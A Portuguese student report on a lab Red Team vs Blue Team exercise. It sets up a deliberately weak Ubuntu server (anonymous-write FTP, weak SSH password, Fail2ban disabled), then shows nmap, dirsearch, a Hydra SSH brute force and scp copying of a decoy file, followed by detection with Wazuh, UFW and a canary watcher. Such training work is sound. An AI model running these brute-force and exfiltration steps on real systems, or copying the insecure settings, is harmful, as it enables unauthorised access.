

Exercicio Red Team vs Blue Team

Formando: Andrey Dudkin

UC01487 - Simular Cenários de Cibersegurança e Ciberdefesa

Data do exercício: 17 de julho de 2026

Fase 1: Planeamento

1.1 Red Team

Qual o objetivo do ataque?

Obter acesso não autorizado ao servidor Ubuntu (srv-ubuntu-blueteam), explorando os serviços expostos (FTP e SSH), localizar e exfiltrar o ficheiro sensível contendo informação encriptada (users.txt/passwords.txt/backup.txt), e deixar um ficheiro de prova de acesso (pawnd_by_redteam.txt) sem comprometer a integridade geral do sistema.

Que serviços poderão ser explorados?

- FTP (vsftpd) - possível acesso anónimo com permissões de escrita
- SSH (porta 22) - possível password fraca em conta de utilizador

Que ferramentas irão utilizar?

- nmap - reconhecimento de portas, serviços e versões
- hydra - brute force de credenciais SSH/FTP
- ssh / ftp - acesso direto após obtenção de credenciais
- dirsearch - enumeração de diretórios web

Qual o plano de ataque (passos)?

- Reconnaissance: nmap -sV -p- <IP> para identificar portas e versões de serviços
- Testar acesso FTP anónimo (ftp <IP>, user: anonymous)
- Se FTP falhar ou for insuficiente, brute force SSH com hydra -l <user> -P wordlist.txt ssh://<IP>
- Obter shell via SSH ou explorar upload FTP para acesso ao sistema de ficheiros
- Procurar ficheiro sensível nas localizações prováveis (/var/backups/, /home/, /tmp/, /var/www/html/)
- Exfiltrar o ficheiro encontrado (download via SCP/FTP)
- Deixar ficheiro de prova (pawnd_by_red_team.txt) no sistema
- Documentar todos os comandos, outputs e capturas de ecrã

1.2 Blue Team

Que serviços estão ativos no sistema?

- vsftpd (FTP, porta 21) - configurado com acesso anónimo e escrita (propositadamente vulnerável)
- OpenSSH (SSH, porta 22) - password authentication ativa, utilizador com password fraca
- Fail2ban instalado, mas jail sshd desativado (para não interferir no exercício)
- Script de deteção próprio a monitorizar ficheiro passwords.txt

Que logs vamos monitorizar?

- /var/log/auth.log - tentativas de login SSH (sucesso/falha)
- /var/log/vsftpd.log - acessos e transferências FTP
- /tmp/alert.log - acessos ao ficheiro com passwords
- Output em tempo real de ss -tnp para ligações ativas

Que indicadores de ataque esperam encontrar?

- Múltiplas entradas "Failed password" em sequência rápida no auth.log (padrão de brute force)
- Login FTP anónimo seguido de listagem/download de ficheiros
- Acesso ao ficheiro (evento [CANARY TRIGGERED])
- Ligação SSH estabelecida a partir de IP desconhecido/externo
- Criação de ficheiros não esperados no sistema (ex.: pawnd_by_red_team.txt)

Que medidas básicas de defesa podem aplicar?

- Monitorização em terminal dedicado com tail -f /var/log/auth.log
- Bloqueio do IP atacante via UFW assim que identificado (sudo ufw deny from <IP> to any)
- Alerta automático via Canary Watcher (email + log) ao acesso ao ficheiro sensível
- Após deteção: reset de passwords, reativação do Fail2ban, restrição de acesso SSH

Fase 2: Preparação e Monitorização

Para tornar o servidor Ubuntu deliberadamente vulnerável, conforme exigido pelo exercício: FTP anónimo mal configurado, SSH com password fraca, Fail2ban ajustado para não interferir no ataque, e criação de um mecanismo de deteção para a fase de monitorização.

1. Configuração do FTP fraco (vsftpd)

Objetivo: permitir acesso anónimo com escrita, simulando um serviço mal configurado.

1.1 Instalação

```
sudo apt update
sudo apt install vsftpd -y
```

1.2 Configuração (/etc/vsftpd.conf)

```
sudo nano /etc/vsftpd.conf

anonymous_enable=YES
anon_upload_enable=YES
anon_mkdir_write_enable=YES
no_anon_password=YES
anon_root=/srv/ftp
write_enable=YES
```

1.3 Criação da estrutura de pastas

```
sudo mkdir -p /srv/ftp
sudo chown ftp:ftp /srv/ftp
sudo chmod 777 /srv/ftp
sudo systemctl restart vsftpd
sudo systemctl enable vsftpd
```

1.4 Correção de permissões da raiz e da subpasta de upload

A raiz do chroot (/srv/ftp) foi devolvida a root:root com permissões 755, e criada uma subpasta /srv/ftp/upload com permissões abertas, para contornar a proteção anti chroot-escape do vsftpd.

```
sudo chown root:root /srv/ftp
sudo chmod 755 /srv/ftp

sudo chown ftp:ftp /srv/ftp/upload
sudo chmod 777 /srv/ftp/upload

sudo systemctl restart vsftpd
```

1.5 Verificação

```
ftp 127.0.0.1
Name: anonymous
Password: <Enter>
cd upload
put testfile.txt
```

Nota: o vsftpd recusa iniciar a sessão se o proprietário da pasta de chroot tiver permissões de escrita (proteção contra CVE-2011-0762 / symlink escape). Por isso a raiz /srv/ftp ficou root:root 755, e apenas a subpasta upload ficou aberta para escrita anónima.

2. Configuração do SSH fraco

2.1 Criação de utilizador de teste

```
sudo adduser admin
```

2.2 Ativar autenticação por password

```
sudo nano /etc/ssh/sshd_config

PasswordAuthentication yes

sudo systemctl restart ssh
```

Resultado: password fraca definida para o utilizador admin, autenticação por password ativa — vetor de ataque para brute force via Hydra/SSH.

3. Fail2ban - ajuste para não interferir no exercício

O Fail2ban foi desativado para o jail sshd, para não bloquear prematuramente o brute force do Red Team durante a Fase 4A.

```
sudo nano /etc/fail2ban/jail.local
```

```
[DEFAULT]
bantime  = 600
findtime = 600
maxretry = 5
backend  = auto
ignoreip = 127.0.0.1/8 ::1
```

```
[sshd]
enabled  = false
port     = ssh
logpath  = %(sshd_log)s
backend  = %(sshd_backend)s
```

Verificação

```
sudo systemctl restart fail2ban
sudo fail2ban-client status
sudo fail2ban-client status sshd
```

4. Ficheiro isca e mecanismo de deteção (Canary Watcher)

Como parte da monitorização da Fase 2, foi criado um ficheiro (/tmp/passwords.txt) com hashes SHA-256, e um script Python de deteção que monitoriza o acesso a esse ficheiro em tempo real.

4.1 Instalação de dependências

```
sudo apt install python3-pip -y
pip install watchdog --break-system-packages
```

4.2 Script de deteção

Script guardado em ~/.bluewatch/.sys_monitor.py. Funcionalidades: deteção de abertura/modificação do ficheiro isca, registo em log dedicado (/tmp/alert.log), captura do IP de origem da sessão SSH, snapshot forense (who, ss -tnp, processos) e envio de alerta por email.

4.3 Arranque do monitor

```
sudo nohup python3 ~/.bluewatch/.sys_monitor.py /tmp/passwords.txt \
< /dev/null > /tmp/canary_stdout.log 2>&1 &
```

4.4 Verificação de funcionamento

```
ps aux | grep sys_monitor | grep -v grep
```

```
cat /tmp/canary_stdout.log  
sudo cat /var/log/canary_alert.log
```

Nota: problemas resolvidos durante o setup: caminho do LOG_FILE com '~' não é expandido pelo Python (corrigido para caminho absoluto /tmp/alert.log); módulo watchdog em falta no ambiente root (instalado com sudo pip); redirecionamento de log processado pelo shell do utilizador antes do sudo, causando Permission denied (corrigido escrevendo o log em /tmp)

5. Resumo - Estado do sistema após preparação

Componente	Estado	Observações
FTP (vsftpd)	Anonymous + upload ativo	Vulnerável por desenho — CVE-2011-0762 mitigado na raiz
SSH	Password fraca ativa	Utilizador ruilopez, PasswordAuthentication yes
Fail2ban	Jail sshd desativado	Não interfere no brute force do exercício
Ficheiro isca	/tmp/passwords.txt	Hashes SHA-256 fictícios
Canary Watcher	Ativo em background	Alerta + log + email ao aceder ao ficheiro isca

Fase 3: Enumeração (Red Team)

Reconhecimento inicial do alvo com nmap para identificar portas abertas, serviços e versões.

```
nmap -sV 100.84.78.52
```

```
(andrey@kali)-[~]  
$ nmap -sV 100.84.78.52  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-17 10:25 +0100  
Nmap scan report for srvbt.tail74269e.ts.net (100.84.78.52)  
Host is up (0.0034s latency).  
Not shown: 996 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.5  
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))  
443/tcp   open  ssl/https
```

Resultado do scan nmap sobre o alvo (100.84.78.52)

Campo	Resultado
IP do alvo	100.84.78.52 (srvbt.tail74269e.ts.net)
SO detetado	Linux (Ubuntu Server)
Portas abertas	21/tcp, 22/tcp, 80/tcp, 443/tcp
Serviços	ftp, ssh, http, ssl/https
Versões	vsftpd 3.0.5 · OpenSSH 9.6p1 Ubuntu 3ubuntu13.18

Campo	Resultado
	· Apache httpd 2.4.58 (Ubuntu)
Serviço vulnerável	FTP (vsftpd 3.0.5 — anonymous login + escrita) e SSH (password fraca)
Vetor de ataque a usar	FTP anônimo → localizar/depositar ficheiro; SSH brute force → shell access
Ferramenta usada	nmap (enumeração); dirsearch (enumeração web); hydra e ftp/ssh (exploração)

Observação: as portas 80/443 (Apache) não faziam parte da preparação original da Blue Team — constituem superfície de ataque adicional não planeada, pelo que foram também sujeitas a enumeração web (dirsearch) na Fase 4A.

Fase 4A: Execução do Ataque (Red Team)

4A.1 Acesso FTP anônimo

```
ftp 100.84.78.52
Name: anonymous
Password: <Enter>
ls -la
cd upload
```

```
(andrey@kali)-[~]
$ ftp 100.84.78.52
Connected to 100.84.78.52.
220 (vsFTPd 3.0.5)
Name (100.84.78.52:andrey): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||53595|)
150 Here comes the directory listing.
drwxr-xr-x  3 0      0          4096 Jul 10 15:42 .
drwxr-xr-x  3 0      0          4096 Jul 10 15:42 ..
drwxrwxrwx  2 114    116       4096 Jul 10 15:42 upload
226 Directory send OK.
ftp> cd upload
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||27755|)
150 Here comes the directory listing.
drwxrwxrwx  2 114    116       4096 Jul 10 15:42 .
drwxr-xr-x  3 0      0          4096 Jul 10 15:42 ..
226 Directory send OK.
```

Login FTP anônimo bem-sucedido; pasta upload inicialmente vazia

O login anônimo foi aceite de imediato (230 Login successful). A pasta upload confirmou permissões de escrita (drwxrwxrwx).

4A.2 Depósito de ficheiro de prova via FTP

```
cd upload
put pawned_by_redteam.txt
```

```

[andrey@kali]~$ ftp 100.84.78.52
Connected to 100.84.78.52.
220 (vsftpd 3.0.5)
Name (100.84.78.52:andrey): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd upload
250 Directory successfully changed.
ftp> put pawnd_by_redteam.txt
local: pawnd_by_redteam.txt remote: pawnd_by_redteam.txt
229 Entering Extended Passive Mode (|||6676|)
150 OK to send data.
100% |*****| 11 137.71 KiB/s 00:00 ETA
226 Transfer complete.
11 bytes sent in 00:00 (2.65 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||42137|)
150 Here comes the directory listing.
-rw-r--r-- 1 114 116 11 Jul 17 10:03 pawnd_by_redteam.txt
226 Directory send OK.
ftp> bye
221 Goodbye.

```

Upload do ficheiro pawnd_by_redteam.txt confirmado (226 Transfer complete)

4A.3 Enumeração web (dirsearch)

```
dirsearch -u http://100.84.78.52/
```

```

dirsearch v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/andrey/reports/http_100.84.78.52/_26-07-17_11-11-47.txt
Target: http://100.84.78.52/

[11:11:47] Starting:
[11:11:49] 403 - 277B - /.ht_wsr.txt
[11:11:49] 403 - 277B - /.htaccess.bak1
[11:11:49] 403 - 277B - /.htaccess.sample
[11:11:49] 403 - 277B - /.htaccess.orig
[11:11:49] 403 - 277B - /.htaccess.save
[11:11:49] 403 - 277B - /.htaccess_extra
[11:11:49] 403 - 277B - /.htaccessOLD2
[11:11:49] 403 - 277B - /.htaccess_orig
[11:11:49] 403 - 277B - /.htaccessOLD
[11:11:49] 403 - 277B - /.htaccessBAK
[11:11:49] 403 - 277B - /.htaccess_sc
[11:11:49] 403 - 277B - /.htm
[11:11:49] 403 - 277B - /.html
[11:11:49] 403 - 277B - /.htpasswd_test
[11:11:49] 403 - 277B - /.httr-oauth
[11:11:49] 403 - 277B - /.htpasswd
[11:12:22] 403 - 277B - /server-status
[11:12:22] 403 - 277B - /server-status/

Task Completed

```

Enumeração de diretórios web; maioria 403, /server-status identificado

A enumeração web não revelou diretórios sensíveis expostos - apenas respostas 403 e o endpoint /server-status. Este vetor não foi o caminho de sucesso do ataque.

4A.4 Brute force SSH (Hydra)

```
hydra -l admin -P ~/Desktop/passwords_pt.txt ssh://100.84.78.52 -V
```



```
(andrey@kali)-[~]
$ hydra -l admin -P ~/Desktop/passwords_pt.txt ssh://100.84.78.52 -V
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-17 11:19:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous sessi
re
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1154821 login tries (l:1/p:1154821), ~72177 tries per tas
[DATA] attacking ssh://100.84.78.52:22/
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----o" - 1 of 1154821 [child 0] (0/0)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----xx" - 2 of 1154821 [child 1] (0/0)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----TRIBUNAL0" - 3 of 1154821 [child 2] (0/0)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----link" - 4 of 1154821 [child 3] (0/0)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----me333" - 5 of 1154821 [child 4] (0/0)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----arsenal" - 6 of 1154821 [child 5] (0/0)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----e1.sexy." - 7 of 1154821 [child 6] (0/0)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----irem-----1452" - 8 of 1154821 [child 7] (0/0)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----password" - 9 of 1154821 [child 8] (0/0)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----rock" - 10 of 1154821 [child 9] (0/0)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----xxx" - 11 of 1154821 [child 10] (0/0)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----Caro" - 12 of 1154821 [child 11] (0/0)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----FADIGA1965" - 13 of 1154821 [child 12] (0/0)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----Ri_zE" - 14 of 1154821 [child 13] (0/0)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----TETAS13" - 15 of 1154821 [child 14] (0/0)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----cosa-rara" - 16 of 1154821 [child 15] (0/0)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----cosi" - 17 of 1154824 [child 13] (0/3)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----da17" - 18 of 1154824 [child 14] (0/3)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----is" - 19 of 1154824 [child 0] (0/3)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----liam" - 20 of 1154824 [child 1] (0/3)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----me" - 21 of 1154824 [child 2] (0/3)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----me" - 22 of 1154824 [child 10] (0/3)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----mehez" - 23 of 1154824 [child 4] (0/3)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----mula" - 24 of 1154824 [child 5] (0/3)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----nono" - 25 of 1154824 [child 7] (0/3)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----papa3" - 26 of 1154824 [child 12] (0/3)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----pepita-123" - 27 of 1154824 [child 15] (0/3)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----pereira" - 28 of 1154824 [child 8] (0/3)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----resto" - 29 of 1154824 [child 11] (0/3)
```

Início do ataque de força bruta com Hydra contra o serviço SSH

```
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----para" - 237 of 1154825 [child 5] (0/4)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----param" - 238 of 1154825 [child 0] (0/4)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----paredes-3x" - 239 of 1154825 [child 15] (0/4)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----paris" - 240 of 1154825 [child 3] (0/4)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----password" - 241 of 1154825 [child 8] (0/4)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----password-" - 242 of 1154825 [child 4] (0/4)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----paulatina-" - 243 of 1154825 [child 1] (0/4)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----pede" - 244 of 1154825 [child 10] (0/4)
[ATTEMPT] target 100.84.78.52 - login "admin" - pass "-----pickle-" - 245 of 1154825 [child 6] (0/4)
[22][ssh] host: 100.84.78.52 login: admin password: -password-
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-17 11:22:48

(andrey@kali)-[~]
$
```

Credencial válida encontrada: admin / -password-

Resultado: credencial válida obtida (utilizador admin, password "-password-") após cerca de 245 tentativas em 3m40s (11:19:08 → 11:22:48).

4A.5 Acesso SSH e exfiltração de ficheiros

```
ssh admin@100.84.78.52
```

```
cat /tmp/passwords.txt
```

```
# Exfiltração:
```

```
scp admin@100.84.78.52:/tmp/passwords.txt ./passwords_exf.txt
```

```
(andrey@kali)-[~]
$ scp admin@100.84.78.52:/tmp/passwords.txt ./passwords_exf.txt
admin@100.84.78.52: password:
passwords.txt
100% 227 40.0KB/s 00:00

(andrey@kali)-[~]
$ ls
Desktop Downloads lab.rules passwords_exf.txt Pictures Public shadow.txt Videos
Documents hydra.restore Music pawned_by_redteam.txt Projects reports Templates

(andrey@kali)-[~]
$ cat passwords_exf
cat: passwords_exf: No such file or directory


(andrey@kali)-[~]
$ cat passwords_exf.txt
# CONFIDENTIAL
admin:8d969eef0ecad3c29a3a629280e686cf0c3f5d5a6aff3ca17820c923adc6c92
root:ef92b778baf6771e09245b89ecbc88a4a4e16c06659911881f383d4473e94

[!] WARNING: this file access has been logged. IR triggered at $(date)
```

Exfiltração via SCP do ficheiro /tmp/passwords.txt (hashes de credenciais)

Foi também localizado e exfiltrado um segundo ficheiro (/tmp/zzz.txt), contendo credenciais adicionais codificadas, não previsto inicialmente no âmbito da preparação da Blue Team:

```
scp admin@100.84.78.52:/tmp/zzz.txt ./zzz_exf.txt
```



Segundo ficheiro exfiltrado (/tmp/zzz.txt) com login/password adicionais

Nota: o ficheiro /tmp/passwords.txt continha um aviso embutido ("this file access has been logged. IR triggered"), confirmando que se tratava do ficheiro isca (Canary) da Blue Team.

4A.6 Registo de evidências

Atividade	Comandos usados	Resultado
Login SSH	hydra + ssh admin@100.84.78.52	Sucesso: admin / -password-
Acesso FTP	ftp 100.84.78.52 (anonymous)	Sucesso: leitura e escrita
Enumeração web	dirsearch -u http://100.84.78.52/	Concluído: sem findings críticos
Ficheiro encontrado	cat /tmp/passwords.txt ; /tmp/zzz.txt	2 ficheiros localizados
Exfiltração	scp admin@100.84.78.52:/tmp/*.txt .	Ambos os ficheiros copiados para Kali
Ficheiro deixado	put pawnd_by_redteam.txt (FTP)	Confirmado no upload/

Fase 4B: Resposta (Blue Team)

Ações imediatas de resposta ao incidente, executadas assim que o ataque foi identificado nos logs.

```
sudo ufw deny from 100.84.78.52 to any
grep "Failed password" /var/log/auth.log | tail -20
who
```

```

andrey@srvbt:~$ sudo ufw deny from 100.84.78.52 to any
[sudo] password for andrey:
Rule added
andrey@srvbt:~$ grep "Failed password" /var/log/auth.log | tail -20
2026-07-17T10:22:43.806394+00:00 srvbt sshd[261534]: Failed password for admin from 100.114.252.67 port 49686 ssh2
2026-07-17T10:22:43.813572+00:00 srvbt sshd[261512]: Failed password for admin from 100.114.252.67 port 49540 ssh2
2026-07-17T10:22:44.083850+00:00 srvbt sshd[261514]: Failed password for admin from 100.114.252.67 port 49546 ssh2
2026-07-17T10:22:44.141809+00:00 srvbt sshd[261516]: Failed password for admin from 100.114.252.67 port 49578 ssh2
2026-07-17T10:22:44.146013+00:00 srvbt sshd[261518]: Failed password for admin from 100.114.252.67 port 49604 ssh2
2026-07-17T10:22:44.197717+00:00 srvbt sshd[261520]: Failed password for admin from 100.114.252.67 port 49618 ssh2
2026-07-17T10:22:44.203848+00:00 srvbt sshd[261517]: Failed password for admin from 100.114.252.67 port 49594 ssh2
2026-07-17T10:22:44.204691+00:00 srvbt sshd[261524]: Failed password for admin from 100.114.252.67 port 49626 ssh2
2026-07-17T10:22:44.266494+00:00 srvbt sshd[261525]: Failed password for admin from 100.114.252.67 port 49636 ssh2
2026-07-17T10:22:46.393021+00:00 srvbt sshd[261534]: Failed password for admin from 100.114.252.67 port 49686 ssh2
2026-07-17T10:22:46.427103+00:00 srvbt sshd[261532]: Failed password for admin from 100.114.252.67 port 49680 ssh2
2026-07-17T10:22:46.428441+00:00 srvbt sshd[261512]: Failed password for admin from 100.114.252.67 port 49540 ssh2
2026-07-17T10:22:46.557014+00:00 srvbt sshd[261514]: Failed password for admin from 100.114.252.67 port 49546 ssh2
2026-07-17T10:22:46.642764+00:00 srvbt sshd[261516]: Failed password for admin from 100.114.252.67 port 49578 ssh2
2026-07-17T10:22:46.648730+00:00 srvbt sshd[261518]: Failed password for admin from 100.114.252.67 port 49604 ssh2
2026-07-17T10:22:46.697235+00:00 srvbt sshd[261517]: Failed password for admin from 100.114.252.67 port 49594 ssh2
2026-07-17T10:22:46.724012+00:00 srvbt sshd[261524]: Failed password for admin from 100.114.252.67 port 49626 ssh2
2026-07-17T10:22:46.753216+00:00 srvbt sshd[261525]: Failed password for admin from 100.114.252.67 port 49636 ssh2
2026-07-17T10:29:00.784019+00:00 srvbt sshd[261815]: Failed password for admin from 100.114.252.67 port 41852 ssh2
2026-07-17T10:37:54.690568+00:00 srvbt sshd[262111]: Failed password for andrey from 192.168.1.67 port 50099 ssh2

```

Bloqueio de IP via UFW e confirmação de tentativas de brute force em auth.log

```

andrey@srvbt:~$ who
andrey    tty1          2026-07-13  07:45
andrey    pts/1         2026-07-13  10:03 (192.168.1.67)
andrey    pts/2         2026-07-13  10:32 (192.168.1.67)
admin     pts/3         2026-07-17  10:25 (100.114.252.67)
andrey    pts/4         2026-07-17  10:38 (192.168.1.67)

```

Sessões ativas: utilizador admin autenticado a partir de 100.114.252.67

Fase 5 - Análise

5.1 Red Team

O ataque foi bem sucedido?

Sim. Foram cumpridos os objetivos definidos na Fase 1: acesso ao sistema via SSH, exfiltração do ficheiro sensível (/tmp/passwords.txt, e adicionalmente /tmp/zzz.txt) e depósito de ficheiro de prova (pawnd_by_redteam.txt) via FTP.

Como conseguiram o acesso?

Por duas vias:

FTP anónimo com permissão de escrita, que permitiu confirmar a exposição do serviço e depositar o ficheiro de prova;

Brute force SSH com Hydra contra o utilizador admin, cuja password fraca ("-password-") foi descoberta em cerca de 3 minutos e meio.

Que vulnerabilidades exploraram?

- FTP anonymous login + write permission (vsftpd 3.0.5)
- SSH com autenticação por password fraca, sem rate-limiting eficaz (Fail2ban desativado propositadamente na Fase 2)

5.2 Blue Team

Conseguiram detetar o ataque?

Sim, através de duas camadas de deteção: os logs de autenticação SSH (auth.log / Wazuh) e o Canary Watcher, que disparou ao acesso ao ficheiro isca.

	timestamp	agent.name	rule.description	rule.level	rule.id
	Jul 17, 2026 @ 11:22:25.982	srvbt	sshd: authentication failed.	5	5760
	Jul 17, 2026 @ 11:22:25.982	srvbt	sshd: authentication failed.	5	5760
	Jul 17, 2026 @ 11:22:25.982	srvbt	sshd: authentication failed.	5	5760
	Jul 17, 2026 @ 11:22:25.982	srvbt	sshd: authentication failed.	5	5760
	Jul 17, 2026 @ 11:22:25.982	srvbt	sshd: authentication failed.	5	5760
	Jul 17, 2026 @ 11:22:25.912	srvbt	sshd: authentication failed.	5	5760
	Jul 17, 2026 @ 11:22:25.912	srvbt	sshd: authentication failed.	5	5760
	Jul 17, 2026 @ 11:22:25.912	srvbt	sshd: authentication failed.	5	5760
	Jul 17, 2026 @ 11:22:25.912	srvbt	sshd: authentication failed.	5	5760
	Jul 17, 2026 @ 11:22:25.912	srvbt	sshd: authentication failed.	5	5760
	Jul 17, 2026 @ 11:22:25.912	srvbt	sshd: authentication failed.	5	5760
	Jul 17, 2026 @ 11:22:25.912	srvbt	sshd: authentication failed.	5	5760
	Jul 17, 2026 @ 11:22:25.912	srvbt	sshd: authentication failed.	5	5760
	Jul 17, 2026 @ 11:22:25.912	srvbt	sshd: authentication failed.	5	5760

Alertas Wazuh: múltiplas falhas de autenticação SSH (rule 5760)

Document Details

[View surrounding documents](#)[View single document](#)

Table JSON

index	wazuh-alerts-4.x-2026.07.17
agent.id	000
agent.name	srvbt
data.dstuser	admin
data.srcip	100.114.252.67
data.srcport	43354
decoder.name	sshd
decoder.parent	sshd
full_log	Jul 17 10:22:24 srvbt sshd[261493]: Failed password for admin from 100.114.252.67 port 43354 ssh2
id	1784283745.19810473
input.type	log
location	journald
manager.name	srvbt
predecoder.hostname	srvbt
predecoder.program_name	sshd
predecoder.timestamp	Jul 17 10:22:24
rule.description	sshd: authentication failed.
rule.firedtimes	3,664
rule.gdpr	IV_35.7.d, IV_32.2
rule.gpg13	7.1
rule.groups	syslog, sshd, authentication_failed
rule.hipaa	164.312.b

Detalhe do evento Wazuh: srcip 100.114.252.67, utilizador admin

```
andrey@srvbt:~$ cat /tmp/alert.log
[2026-07-13T10:33:18.423917] [CANARY TRIGGERED] Acao=ABERTURA Ficheiro=/tmp/passwords.txt User=root Host=srvbt IP=192.168.1.67
[2026-07-13T10:33:19.935216] Email enviado com sucesso.
[2026-07-13T11:27:44.796720] [CANARY TRIGGERED] Acao=ABERTURA Ficheiro=/tmp/passwords.txt User=root Host=srvbt IP=192.168.1.67
[2026-07-13T11:27:46.272901] Email enviado com sucesso.
[2026-07-13T11:28:38.151930] [CANARY TRIGGERED] Acao=ABERTURA Ficheiro=/tmp/passwords.txt User=root Host=srvbt IP=192.168.1.67
[2026-07-13T11:28:39.530698] Email enviado com sucesso.
[2026-07-13T11:28:39.591521] [CANARY TRIGGERED] Acao=MODIFICACAO Ficheiro=/tmp/passwords.txt User=root Host=srvbt IP=192.168.1.67
[2026-07-13T11:28:40.912971] Email enviado com sucesso.
[2026-07-13T11:28:57.215789] [CANARY TRIGGERED] Acao=ABERTURA Ficheiro=/tmp/passwords.txt User=root Host=srvbt IP=192.168.1.67
[2026-07-13T11:28:58.599036] Email enviado com sucesso.
[2026-07-13T11:29:20.768937] [CANARY TRIGGERED] Acao=ABERTURA Ficheiro=/tmp/passwords.txt User=root Host=srvbt IP=192.168.1.67
[2026-07-13T11:29:22.202040] Email enviado com sucesso.
[2026-07-13T11:30:03.144973] [CANARY TRIGGERED] Acao=ABERTURA Ficheiro=/tmp/passwords.txt User=root Host=srvbt IP=192.168.1.67
[2026-07-13T11:30:04.408058] Email enviado com sucesso.
[2026-07-13T11:30:04.481649] [CANARY TRIGGERED] Acao=MODIFICACAO Ficheiro=/tmp/passwords.txt User=root Host=srvbt IP=192.168.1.67
[2026-07-13T11:30:05.792115] Email enviado com sucesso.
[2026-07-16T11:06:53.143383] [CANARY TRIGGERED] Acao=ABERTURA Ficheiro=/tmp/passwords.txt User=root Host=srvbt IP=192.168.1.67
[2026-07-16T11:06:54.708242] Email enviado com sucesso.
[2026-07-17T10:29:29.840329] [CANARY TRIGGERED] Acao=ABERTURA Ficheiro=/tmp/passwords.txt User=root Host=srvbt IP=100.114.252.67
[2026-07-17T10:29:31.617011] Email enviado com sucesso.
[2026-07-17T10:32:52.358544] [CANARY TRIGGERED] Acao=ABERTURA Ficheiro=/tmp/passwords.txt User=root Host=srvbt IP=100.114.252.67
[2026-07-17T10:32:53.879400] Email enviado com sucesso.
[2026-07-17T10:34:49.519520] [CANARY TRIGGERED] Acao=ABERTURA Ficheiro=/tmp/passwords.txt User=root Host=srvbt IP=100.114.252.67
[2026-07-17T10:34:50.815982] Email enviado com sucesso.
```

Log do Canary Watcher (/tmp/alert.log): múltiplos acessos ao ficheiro isca

```
ddk37.pt@gmail.com
Kowir: Anupriya Deyan

[ALERTA] Acesso ao ficheiro isca - srvbt

[CANARY TRIGGERED] Acao=ABERTURA Ficheiro=/tmp/passwords.txt User=root Host=srvbt IP=100.114.252.67

--- who ---
andrey tty1 2026-07-13 07:45
andrey pts/0 2026-07-13 10:03 (192.168.1.67)
andrey pts/2 2026-07-13 10:32 (192.168.1.67)
admin pts/3 2026-07-17 10:25 (100.114.252.67)

--- ss -tsp ---
State Rcvy Cj Sndrl Cj Local Address Port Peer Address Port Process
